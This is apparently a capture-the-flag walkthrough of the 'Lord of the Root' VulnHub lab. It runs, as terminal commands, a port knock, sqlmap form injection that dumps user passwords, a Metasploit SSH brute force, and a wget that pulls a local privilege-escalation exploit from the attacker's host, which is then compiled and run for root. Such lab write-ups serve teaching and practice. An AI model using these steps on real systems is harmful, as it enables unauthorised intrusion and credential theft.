

VM: <https://www.vulnhub.com/entry/lord-of-the-root-101,129/#download>



┌──(root💀kali)-[/home/kali/Downloads]

└─# nmap -A 192.168.21.142




┌──(root💀kali)-[/home/kali/Downloads]

└─# ssh 192.168.21.142 22




┌──(root💀kali)-[/home/kali/Downloads]

└─# nmap -r -Pn -p 1,2,3 192.168.21.142



┌──(root💀kali)-[/home/kali/Downloads]


└─# nmap -p- -A 192.168.21.142



<http://192.168.21.142:1337/>




<http://192.168.21.142:1337/robots.txt>



After then we looked into its source code and found base 64 encoded value.

Further we have decoded it twice in kali as shown below and found a directory from inside that. Let’s open it.



Output: THprM09ETTBOVEl4TUM5cGJtUmxlQzV3YUhBPSBDbG9zZXIh

┌──(root💀kali)-[/home/kali/Downloads]

└─# echo 'THprM09ETTBOVEl4TUM5cGJtUmxlQzV3YUhBPSBDbG9zZXIh' | base64 -d




┌──(root💀kali)-[/home/kali/Downloads]

└─# echo 'Lzk3ODM0NTIxMC9pbmRleC5waHA=' | base64 -d



Output: /978345210/index.php


<http://192.168.21.142:1337/978345210/index.php>



Since we don’t know the exact username and password therefore we have used SQLMAP for login form based injection for retrieving the database name and login credential by executing following command.


┌──(root💀kali)-[/home/kali/Downloads]

└─# sqlmap -u 'http://192.168.21.142:1337/978345210/index.php' --forms --dbs --risk 3 --level 5 --threads=4 –batch



┌──(root💀kali)-[/home/kali/Downloads]

└─# sqlmap -u 'http://192.168.21.142:1337/978345210/index.php' --forms --dbs --risk 3 --level 5 --threads=4 --batch -D Webapp --dump



+----+------------------+----------+

| id | password | username |

+----+------------------+----------+

| 1 | iwilltakethering | frodo |


| 2 | MyPreciousR00t | smeagol |

| 3 | AndMySword | aragorn |

| 4 | AndMyBow | legolas |

| 5 | AndMyAxe | gimli |

+----+------------------+----------+



msf6 > use auxiliary/scanner/ssh/ssh\_login


msf6 auxiliary(scanner/ssh/ssh\_login) > set RHOSTS 192.168.21.142

msf6 auxiliary(scanner/ssh/ssh\_login) > set user\_file user.txt

msf6 auxiliary(scanner/ssh/ssh\_login) > set pass\_file password.txt

msf6 auxiliary(scanner/ssh/ssh\_login) > set stop\_on\_success true


msf6 auxiliary(scanner/ssh/ssh\_login) > exploit




Output: smeagol:MyPreciousR00t

┌──(root💀kali)-[/home/kali/Downloads]

└─# ssh smeagol@192.168.21.142




smeagol@LordOfTheRoot:~$ lsb\_release –a



┌──(root💀kali)-[/home/kali/Downloads]


└─# cp /usr/share/exploitdb/exploits/linux/local/39166.c .





smeagol@LordOfTheRoot:~$ cd /tmp

smeagol@LordOfTheRoot:/tmp$ wget <http://192.168.21.128/39166.c>




smeagol@LordOfTheRoot:/tmp$ gcc 39166.c -o shell

smeagol@LordOfTheRoot:/tmp$ chmod 777 shell

smeagol@LordOfTheRoot:/tmp$ ./shell

root@LordOfTheRoot:/tmp# cd /root



root@LordOfTheRoot:/root# cat Flag.txt

